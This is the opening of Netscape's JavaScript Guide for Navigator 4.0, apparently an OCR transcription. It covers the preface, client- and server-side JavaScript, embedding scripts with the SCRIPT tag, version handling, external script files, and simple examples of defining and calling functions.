JavaScript Guide

Netscape Navigator

Version 4.0

Recycled and Recyclable Paper

Version 3.0

©Netscape Communications Corporation 1996
All Rights Reserved

Printed in USA
98 97 96 10 9 8 7 6 5 4 3 2 1

Netscape Communications Corporation 501 East Middlefield Road, Mountain View, CA 94043

Contents

Preface

JavaScript is Netscape's cross-platform, object-based scripting language for client and server applications. JavaScript lets you create applications that run over the Internet. Using JavaScript, you can create dynamic HTML pages that process user input and maintain persistent data using special objects, files, and relational databases.

What's New in Navigator 4.0

JavaScript 1.2 for Navigator 4.0 has a rich set of new features. Information on these features, with the exception of layers and style sheets, has been incorporated in this manual. For summary information on them, see *What's New in JavaScript 1.2.*[1]

What You Should Already Know

This book assumes you have some basic background, including

- A general understanding of the Internet and the World Wide Web (WWW).
- Good working knowledge of HyperText Markup Language (HTML).

Some programming experience with a language such as C or Visual Basic is useful, but not required.

1. http://developer.netscape.com/library/documentation/communicator/jsguide/js1_2.htm

How to Use JavaScript Documentation

This book is divided into two parts:

- Part 1, "Using JavaScript in Navigator", introduces JavaScript and describes its use in Navigator. It covers the main features of client JavaScript and touches on some advanced topics.
- Part 2, "The Core JavaScript Language", describes the syntax and semantics of the JavaScript language itself and is applicable to both client-side and server-side JavaScript. It also describes JavaScript's predefined `String`, `Math`, and `Date` objects, predefined functions, and statement syntax.

If you are new to JavaScript, start with Chapter 1, "Getting Started" to start scripting your own pages immediately. Then continue with the chapters in Part 1, to learn more about JavaScript in Navigator. You may find it useful to skim the material in Part 2, particularly Chapter 10, "Object Model."

If you are already familiar with JavaScript in Navigator, skim the material in Part 1, paying particular attention to the chapters that discuss more advanced topics: Chapter 4, "Using Windows and Frames" and Chapter 6, "Advanced Topics."

Once you have a firm grasp of the fundamentals, you can use the *JavaScript Reference*[1] to get more details on individual objects and statements.

If you are developing a client-server JavaScript application, use the material in Part 1 to familiarize yourself with the basics of JavaScript. Then read Part 2 for a more in-depth look at the JavaScript language. All the material in Part 2 is applicable to server-side JavaScript. You need to read only material on client JavaScript if you want to incorporate only client functionality into your applications. Once you are comfortable with the core and client-side JavaScript, you're ready to use *Writing Server-Side JavaScript Applications*[2] to develop your server-side JavaScript application.

In addition to these manuals, DevEdge[3], Netscape's online developer resource, has a lot of other information about JavaScript, such as *Getting Started with Netscape JavaScript Debugger*[4].

1. http://developer.netscape.com/library/documentation/communicator/jsref/index.htm
2. http://developer.netscape.com/library/documentation/enterprise/wrijsap/index.htm
3. http://developer.netscape.com
4. http://developer.netscape.com/library/documentation/jsdebug/index.htm

The JavaScript page[1] of the DevEdge library[2] contains several other documents of interest about JavaScript. The contents of this page change frequently. You should revisit it periodically to get the newest information.

Document Conventions

Occasionally this book tells you where to find things in the user interface of Netscape Navigator. In these cases, the book describes the user interface in Navigator 4.0. This interface may be different in earlier versions of the browser.

JavaScript applications run on many operating systems; the information here applies to all versions. File and directory paths are given in Windows format (with backslashes separating directory names). For Unix versions, the directory paths are the same, except that you use slashes instead of backslashes to separate directories.

This book uses uniform resource locators (URLs) of the form

`http://`*`server.domain/path/file`*`.html`

In these URLs, *server* represents the name of the server on which you run your application, such as `research1` or `www`; *domain* represents your Internet domain name, such as `netscape.com` or `uiuc.edu`; *path* represents the directory structure on the server; and *file*`.html` represents an individual filename. In general, items in italics in URLs are placeholders and items in normal monospace font are literals. If your server has Secure Sockets Layer (SSL) enabled, you would use `https` instead of `http` in the URL.

This book uses the following font conventions:

- `The monospace font` is used for sample code and code listings, API and language elements (such as function names and class names), filenames, pathnames, directory names, HTML tags, and any text that must be typed on the screen. (*`Monospace italic font`* is used for placeholders embedded in code.)
- *Italic type* is used for book titles, emphasis, variables and placeholders, and words used in the literal sense.

1. http://developer.netscape.com/library/documentation/javascript.html
2. http://developer.netscape.com/library/documentation/

- **Boldface type** is used for glossary terms.

Using JavaScript in Navigator

1

Chapter 5 LiveConnect

LiveConnect enables communication between JavaScript and Java applets in a page and between JavaScript and plug-ins loaded on a page. This chapter explains how to use LiveConnect in Netscape Navigator. It assumes you are familiar with Java programming.

Chapter 6 Advanced Topics

This chapter describes some special concepts and applications that extend the power and flexibility of Navigator JavaScript.

Chapter 7 JavaScript Security

This chapter describes the security models of the JavaScript language for Navigator 2.0 and later releases. This model was extended significantly between the Navigator 3.0 and Navigator 4.0 releases.

Chapter

1

Getting Started

This chapter introduces JavaScript, discusses some of the fundamental concepts of JavaScript in Navigator and provides basic examples. It shows JavaScript code in action, so you can begin writing your own scripts immediately, using the example code as a starting point.


What is JavaScript?

JavaScript is Netscape's cross-platform, object-based scripting language for client and server applications. JavaScript lets you create applications that run over the Internet. Client applications run in a browser, such as Netscape Navigator, and server applications run on a server, such as Netscape Enterprise Server. Using JavaScript, you can create dynamic HTML pages that process user input and maintain persistent data using special objects, files, and relational databases. Through JavaScript's LiveConnect functionality, your applications can access Java and CORBA distributed-object applications.

Server-side and client-side JavaScript share the same core language. This core language corresponds to ECMA-262, the scripting language standardized by the European standards body, with some additions. The core language contains a set of core objects, such as the `Array` and `Date` objects. It also defines other language features such as its expressions, statements, and operators. Although server-side and client-side JavaScript use the same core functionality, in some cases they use them differently. You can download a PDF version of the ECMA-262 specification[1].

The components of JavaScript are illustrated in Figure 1.1.

Figure 1.1 The JavaScript language


CLIENT-SIDE JAVASCRIPT
Client-side additions (such as window and history)
Client-side
Core JavaScript
Core language features (such as variables, functions, and LiveConnect)
Server-side additions (such as server and database
Server-side
SERVER-SIDE JAVASCRIPT

Client-side JavaScript (or *Navigator JavaScript*) encompasses the core language plus extras such as the predefined objects only relevant to running JavaScript in a browser. *Server-side JavaScript* encompasses the same core language plus extras such as the predefined objects and functions only relevant to running JavaScript on a server. This guide provides information and instructions for using the core and client-side JavaScript.

Client-side JavaScript is embedded directly in HTML pages and is interpreted by the browser completely at runtime. Because production applications frequently have greater performance demands upon them, JavaScript applications that


1. http://developer.netscape.com/library/javascript/e262-pdf.pdf

take advantage of its server-side capabilities are compiled before they are deployed. The next two sections introduce you to the workings of JavaScript on the client and on the server.

JavaScript in Navigator

Web browsers such as Netscape Navigator 2.0 (and later versions) can interpret client-side JavaScript statements embedded in an HTML page. When the browser (or *client*) requests such a page, the server sends the full content of the document, including HTML and JavaScript statements, over the network to the client. The client reads the page from top to bottom, displaying the results of the HTML and executing JavaScript statements as it goes. This process, illustrated in Figure 1.2, produces the results that the user sees.

Figure 1.2 Client-side JavaScript



```
<HEAD><TITLE>A Simple Document</TITLE>
<SCRIPT>
function update(form) {
        alert("Form being updated")
}
</SCRIPT>
</HEAD>
<BODY>
<FORM NAME="myform" ACTION="start.htm"
METHOD="get">
Enter a value:
. . .
</FORM>
</BODY>
```

mypage.html

Internet
Netscape - [A Simple Document]
File Edit View Go Bookmarks Options Directory Window Help
Back Forward Home Edit Reload Images Open Print Find
Location: file:///D|/Netscape-DS/ServerJS/WIP/Script.htm
What's New? What's Cool? Destinations Net Search
Submit
OK
Document: Done

Enter a value: Default Value

Check if you want to be on our mailing list: ☑

Netscape

JavaScript Alert:
Form being updated

Client-side JavaScript statements embedded in an HTML page can respond to user events such as mouse-clicks, form input, and page navigation. For example, you can write a JavaScript function to verify that users enter valid information into a form requesting a telephone number or zip code. Without any network transmission, the HTML page with embedded JavaScript can check the entered data and alert the user with a dialog box if the input is invalid.

JavaScript on the Server

In general, this book does not discuss server-side JavaScript. However, this section gives a very brief overview of how server-side JavaScript applications work. For more detailed information, see *Writing Server-Side JavaScript Applications*[1].


On the server, you also embed JavaScript in HTML pages. The server-side statements can connect to relational databases from different vendors, share information across users of an application, access the file system on the server, or communicate with other applications through LiveConnect and Java. HTML pages with server-side JavaScript can also include client-side JavaScript.

In contrast to pure client-side JavaScript scripts, HTML pages that use server-side JavaScript are compiled into bytecode executable files. These application executables are run in concert with a Web server that contains the JavaScript runtime engine. This makes creating JavaScript applications a two-stage process.

In the first stage, shown in Figure 1.3, you (the developer) create HTML pages (which can contain both client-side and server-side JavaScript statements) and JavaScript files. You then compile all of those files into a single executable.

1. http://developer.netscape.com/library/documentation/enterprise/wrijsap/index.htm

Figure 1.3 Server-side JavaScript during development



```
...
function Substitute( guess, word, answer)  {
   var result = "";
   var len = word.length;
   var pos = 0;
   while( pos < len ) {
      var word_char  = word.substring( pos, pos + 1);
      var answer_char = answer.substring( pos, pos + 1 );
      if ( word_char == guess ) result = result + guess;
      else result = result + answer_char;
      pos = pos + 1;
   }
   return result;
}
```

hangman.js


```
<HTML> <HEAD> <TITLE> Hangman </TITLE></HEAD>
<BODY> </H1> Hangman </H1>

<SERVER>
if (client.gameno == null)  {
   client.gameno = 1
   client.newgame = "true"
}
</SERVER>
You have used the following letters so far:
<SERVER>write(client.used)</SERVER>
<FORM METHOD="post" ACTION="hangman.htm">
<P>
What is your guess?
<INPUT TYPE="text" NAME="guess" SIZE="1">
...
</BODY></HTML>
```

hangman.htm

JavaScript application compiler
Web file (bytecode executable)

In the second stage, shown in Figure 1.4, a client browser requests a page that was compiled into the application. The runtime engine finds the compiled representation of that page in the executable, runs any server-side JavaScript statements found on the page, and dynamically generates the HTML page to return. The result of executing server-side JavaScript statements might add new HTML or client-side JavaScript statements to the original HTML page. The runtime engine then sends the newly generated page over the network to the Navigator client, which runs any client-side JavaScript and displays the results.

Figure 1.4 Server-side JavaScript during runtime


Web file (bytecode executable)
JavaScript runtime engine
Internet
Netscape - [Hangman]
File Edit View Go Bookmarks Options Directory Window Help
Netsite:
Enter
Clear
Document: Done

```
<HTML><HEAD><TITLE>Hangman</TITLE></>HEAD>
<BODY><H1> Hangman </H1>
You have used the following letters so far:
S A M
<FORM METHOD="post" ACTION="hangman.html">
<P>
What is your guess?
<INPUT TYPE="text" NAME="guess" SIZE="1">
...
</BODY></HTML>
```

Hangman

***S*A**

You have used the following letters so far: S A M

What is your guess?

To learn how to play Hangman, please read the rules.

In contrast to standard CGI programs, all JavaScript source is integrated directly into HTML pages, facilitating rapid development and easy maintenance. Server-side JavaScript's Session Management Service contains objects you can use to maintain data that persists across client requests, multiple clients, and multiple applications. Server-side JavaScript's LiveWire Database Service provides objects for database access that serve as an interface to Structured Query Language (SQL) database servers.

JavaScript, the Core Language

As described in the previous sections, client-side and server-side JavaScript differ in numerous ways, but they have the following elements in common:

- Keywords, statement syntax, and grammar
- Rules for expressions, variables, and literals
- Underlying object model (although client-side and server-side JavaScript have different sets of predefined objects)
- Predefined objects and functions

Different versions of JavaScript work with specific versions of Navigator. For example, JavaScript 1.2 is for Navigator 4.0. Some features available in JavaScript 1.2 are not available in JavaScript 1.1 and hence are not available in Navigator 3.0. For information see "Specifying the JavaScript Version" on page 28.

Part 2, "The Core JavaScript Language", describes the common features of client and server JavaScript.

JavaScript and Java

JavaScript and Java are similar in some ways but fundamentally different in others. The JavaScript language resembles Java but does not have Java's static typing and strong type checking. JavaScript supports most Java expression syntax and basic control-flow constructs. In contrast to Java's compile-time system of classes built by declarations, JavaScript supports a runtime system based on a small number of data types representing numeric, Boolean, and string values. JavaScript has a prototype-based object model instead of the more common class-based object model. The prototype-based model provides dynamic inheritance; that is, what is inherited can vary for individual objects. JavaScript also supports functions without any special declarative requirements. Functions can be properties of objects, executing as loosely typed methods.

Java is an object-oriented programming language designed for fast execution and type safety. Type safety means, for instance, that you can't cast a Java integer into an object reference or access private memory by corrupting Java bytecodes. Java's object-oriented model means that programs consist exclusively of classes and their methods. Java's class inheritance and strong typing generally require tightly coupled object hierarchies. These requirements make Java programming more complex than JavaScript authoring.

In contrast, JavaScript descends in spirit from a line of smaller, dynamically typed languages such as HyperTalk and dBASE. These scripting languages offer programming tools to a much wider audience because of their easier syntax, specialized built-in functionality, and minimal requirements for object creation.

Table 1.1 JavaScript compared to Java

JavaScript	Java
Interpreted (not compiled) by client.	Compiled bytecodes downloaded from server, executed on client.
Object-based. No distinction between types of objects. Inheritance is through the prototype mechanism and properties and methods can be added to any object dynamically.	Object-oriented. Objects are divided into classes and instances with all inheritance through the class hieararchy. Classes and instances cannot have properties or methods added dynamically.
Code integrated with, and embedded in, HTML.	Applets distinct from HTML (accessed from HTML pages).
Variable data types not declared (loose typing).	Variable data types must be declared (strong typing).
Dynamic binding. Object references checked at runtime.	Static binding. Object references must exist at compile-time.
Cannot automatically write to hard disk.	Cannot automatically write to hard disk.

Embedding JavaScript in HTML

You can embed JavaScript in an HTML document in the following ways:

- As statements and functions within a `<SCRIPT>` tag. See the following section, "Using the SCRIPT Tag" on page 28.
- By specifying a file as the JavaScript source (rather than embedding the JavaScript in the HTML). See "Specifying a File of JavaScript Code" on page 31.

- By specifying a JavaScript expression as the value of an HTML attribute. See "Using JavaScript Expressions as HTML Attribute Values" on page 32.
- As event handlers within certain other HTML tags (mostly form elements). See Chapter 2, "Handling Events."

Unlike HTML, JavaScript is case sensitive.

Using the SCRIPT Tag

The `<SCRIPT>` tag is an extension to HTML that can enclose any number of JavaScript statements as shown here:

```
<SCRIPT>
   JavaScript statements...
</SCRIPT>
```

A document can have multiple `<SCRIPT>` tags, and each can enclose any number of JavaScript statements.

Specifying the JavaScript Version

As JavaScript evolves along with Navigator, its capabilities expand greatly. This means that JavaScript written for Navigator 4.0 may not work in earlier versions of Navigator. To ensure that users of earlier versions of Navigator avoid problems when viewing pages that use JavaScript 1.2, use the `LANGUAGE` attribute in the `<SCRIPT>` tag to indicate which version of JavaScript you're using.

Statements within a `<SCRIPT>` tag are ignored if the browser does not have the level of JavaScript support specified in the `LANGUAGE` attribute; for example:

- Navigator 2.0 executes code within the `<SCRIPT LANGUAGE="JavaScript">` tag; it ignores code within the `<SCRIPT LANGUAGE="JavaScript1.1">` and `<SCRIPT LANGUAGE="JavaScript1.2">` tags.
- Navigator 3.0 executes code within the `<SCRIPT LANGUAGE="JavaScript">` and `<SCRIPT LANGUAGE="JavaScript1.1">` tags; it ignores code within the `<SCRIPT LANGUAGE="JavaScript1.2">` tag.

- Navigator 4.0 executes code within the `<SCRIPT LANGUAGE="JavaScript">`, `<SCRIPT LANGUAGE="JavaScript1.1">`, and `<SCRIPT LANGUAGE="JavaScript1.2">` tags.

By using the `LANGUAGE` attribute, you can write general JavaScript that Navigator version 2.0 and higher recognize, and include additional or refined behavior for newer versions of Navigator.

Example 1. This example shows how to define functions three times, once for JavaScript 1.0, once using JavaScript 1.1 features, and a third time using JavaScript 1.2 features.

```
<SCRIPT LANGUAGE="JavaScript">
// Define 1.0-compatible functions such as doClick() here
</SCRIPT>

<SCRIPT LANGUAGE="JavaScript1.1">
// Redefine those functions using 1.1 features
// Also define 1.1-only functions
</SCRIPT>

<SCRIPT LANGUAGE="JavaScript1.2">
// Redefine those functions using 1.2 features
// Also define 1.2-only functions
</SCRIPT>

<FORM ...>
<INPUT TYPE="button" onClick="doClick(this)" ...>
...
</FORM>
```

Example 2. This example shows how to use two separate versions of a JavaScript document, one for JavaScript 1.1 and one for JavaScript 1.2. The default document that loads is for JavaScript 1.1. If the user is running Navigator 4.0, the `replace` method replaces the page.

```
<SCRIPT LANGUAGE="JavaScript1.2">
// Replace this page in session history with the 1.2 version
location.replace("js1.2/mypage.html");
</SCRIPT>
[1.1-compatible page continues here...]
```

Example 3. This example shows how to test the `navigator.userAgent` property to determine which version of Navigator 4.0 is running. The code then conditionally executes 1.1 and 1.2 features.

```
<SCRIPT LANGUAGE="JavaScript">
if (navigator.userAgent.indexOf("4.0") != -1)
   jsVersion = "1.2";
else if (navigator.userAgent.indexOf("3.0") != -1)
```

```
   jsVersion = "1.1";
else
   jsVersion = "1.0";
</SCRIPT>
[hereafter, test jsVersion before use of any 1.1 or 1.2 extensions]
```

Hiding Scripts within Comment Tags

Only Netscape Navigator versions 2.0 and later recognize JavaScript. To ensure that other browsers ignore JavaScript code, place the entire script within HTML comment tags, and precede the ending comment tag with a double-slash (//) that indicates a JavaScript single-line comment:

```
<SCRIPT>
<!-- Begin to hide script contents from old browsers.
JavaScript statements...
// End the hiding here. -->
</SCRIPT>
```

Since browsers typically ignore unknown tags, non-JavaScript-capable browsers will ignore the beginning and ending `SCRIPT` tags. All the script statements in between are enclosed in an HTML comment, so they are ignored too. Navigator properly interprets the `SCRIPT` tags and ignores the line in the script beginning with the double-slash (//).

Although you are not required to use this technique, it is considered good etiquette so that your pages don't generate unformatted script statements for those not using Navigator 2.0 or later.

Note For simplicity, some of the examples in this book do not hide scripts.


Example: a First Script

Figure 1.5 shows a simple script that displays the following in Navigator:

Hello, net!
That's all, folks.

Notice that there is no difference in appearance between the first line, generated with JavaScript, and the second line, generated with plain HTML.

Figure 1.5 A simple script



Code within HEAD tags is loaded before the rest of the document.

The SCRIPT tag denotes the beginning of JavaScript code.

The write method of the document object displays its argument (the string "Hello, net!") in the Navigator.

The BODY define the standard HTML content of the page, displaying some simple HTML.

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="JavaScript1.2">
<!-- Hide script from old browser
document.write("Hello, net!")
// End the hiding here. -->
</SCRIPT>
</HEAD>
<BODY>
<P>That's all, folks.
</BODY>
</HTML>
```

You may sometimes see a semicolon at the end of each line of JavaScript. In general, semicolons are optional and are required only if you want to put more than one statement on a single line. This is most useful in defining event handlers, which are discussed in Chapter 2, “Handling Events.”

Specifying a File of JavaScript Code

The `SRC` attribute of the `<SCRIPT>` tag lets you specify a file as the JavaScript source (rather than embedding the JavaScript in the HTML). For example:

```
<HEAD>
<TITLE>My Page</TITLE>
<SCRIPT SRC="common.js">
...
</SCRIPT>
</HEAD>
<BODY>
...
```

This attribute is especially useful for sharing functions among many different pages.

The closing `</SCRIPT>` tag is required.

JavaScript statements within a `<SCRIPT>` tag with a `SRC` attribute are ignored unless the inclusion has an error. For example, you might want to put the following statement between the `<SCRIPT SRC="...">` and `</SCRIPT>` statements:

```
document.write("Included JS file not found");
```

The `SRC` attribute can specify any URL, relative or absolute. For example:

```
<SCRIPT SRC="http://home.netscape.com/functions/jsfuncs.js">
```

External JavaScript files cannot contain any HTML tags: they must contain only JavaScript statements and function definitions.

External JavaScript files should have the file name suffix `.js`, and the server must map the `.js` suffix to the MIME type `application/x-javascript`, which the server sends back in the HTTP header. To map the suffix to the MIME type, add the following line to the `mime.types` file in the server's config directory, and then restart the server.

```
type=application/x-javascript   exts=js
```

If the server does not map the `.js` suffix to the `application/x-javascript` MIME type, Navigator improperly loads the JavaScript file specified by the `SRC` attribute.

Note This requirement does not apply if you use local files.

Using JavaScript Expressions as HTML Attribute Values

Using *JavaScript entities*, you can specify a JavaScript expression as the value of an HTML attribute. Entity values are evaluated dynamically. This allows you to create more flexible HTML constructs, because the attributes of one HTML element can depend on information about elements placed previously on the page.


You may already be familiar with HTML character entities by which you can define characters with special numerical codes or names by preceding the name with an ampersand (`&`) and terminating it with a semicolon (`;`). For example, you can include a greater-than symbol (`>`) with the character entity `&GT;` and a less-than symbol (`<`) with `&LT;`.

JavaScript entities also start with an ampersand (`&`) and end with a semicolon (`;`). Instead of a name or number, you use a JavaScript expression enclosed in curly braces `{}`. You can use JavaScript entities only where an HTML attribute value would normally go. For example, suppose you define a variable barWidth. You could create a horizontal rule with the specified percentage width as follows:

```
<HR WIDTH="&{barWidth};%" ALIGN="LEFT">
```

So, for example, if barWidth were 50, this statement would create the display shown in Figure 1.6.

Figure 1.6 Display created using JavaScript entity



As with other HTML, after layout has occurred, the display of a page can change only if you reload the page.

Unlike regular entities which can appear anywhere in the HTML text flow, JavaScript entities are interpreted only on the right-hand side of HTML attribute name/value pairs. For example, if you have this statement:

```
<H4>&{myTitle};</H4>
```

It displays the string myTitle rather than the value of the variable myTitle.

Using Quotation Marks

Whenever you want to indicate a quoted string inside a string literal, use single quotation marks (') to delimit the string literal. This allows the script to distinguish the literal inside the string. In the following example, the function bar contains the literal "left" within a double-quoted attribute value:

```
function bar(widthPct) {
   document.write("<HR ALIGN='left' WIDTH=" + widthPct + "%>")
}
```

Here's another example:

```
<INPUT TYPE="button" VALUE="Press Me" onClick="myfunc('astring')">
```

Specifying Alternate Content With the NOSCRIPT Tag

Use the `<NOSCRIPT>` tag to specify alternate content for browsers that do not support JavaScript. HTML enclosed within a `<NOSCRIPT>` tag is displayed by browsers that do not support JavaScript; code within the tag is ignored by Navigator. Note however, that if the user has disabled JavaScript from the Advanced tab of the Preferences dialog, Navigator displays the code within the `<NOSCRIPT>` tag.

The following example shows a `<NOSCRIPT>` tag.

```
<NOSCRIPT>
<B>This page uses JavaScript, so you need to get Netscape Navigator 2.0
or later!
<BR>
<A HREF="http://home.netscape.com/comprod/mirror/index.html">
<IMG SRC="NSNow.gif"></A>
If you are using Navigator 2.0 or later, and you see this message,
you should enable JavaScript by on the Advanced page of the
Preferences dialog box.
</NOSCRIPT>
...
```

Defining and Calling Functions

Functions are one of the fundamental building blocks in JavaScript. A function is a JavaScript procedure—a set of statements that performs a specific task. A function definition has these basic parts:

- The `function` keyword.
- A function name.
- A comma-separated list of arguments to the function in parentheses.
- The statements in the function in curly braces.

It's important to understand the difference between defining and calling a function. Defining the function simply names the function and specifies what to do when the function is called. Calling the function actually performs the specified actions with the indicated parameters.

Generally, you should define the functions for a page in the HEAD portion of a document. That way, all functions are defined before any content is displayed. Otherwise, the user might perform an action while the page is still loading that triggers an event handler and calls an undefined function, leading to an error. (Event handlers are introduced in Chapter 2, "Handling Events.")

The following example defines a simple function in the HEAD of a document and then calls it in the BODY of the document:

```
<HEAD>
<SCRIPT LANGUAGE="JavaScript">
<!-- Hide script from old browsers
function square(number) {
   return number * number;
}
// End script hiding from old browsers -->
</SCRIPT>
</HEAD>

<BODY>
<SCRIPT>
   document.write("The function returned ", square(5), ".");
</SCRIPT>
<P> All done.
</BODY>
```

The function `square` takes one argument, called `number`. The function consists of one statement

```
return number * number
```

that indicates to return the argument of the function multiplied by itself. The `return` statement specifies the value returned by the function. In the BODY of the document, the statement

```
square(5)
```

calls the function with an argument of five. The function executes its statements and returns the value twenty-five. The script displays the following results:

> The function returned 25.
> All done.

The `square` function used the line

```
document.write(...)
```

to display output in Navigator. This line calls the `write` method of the Navigator `document` object with JavaScript's standard object notation:

```
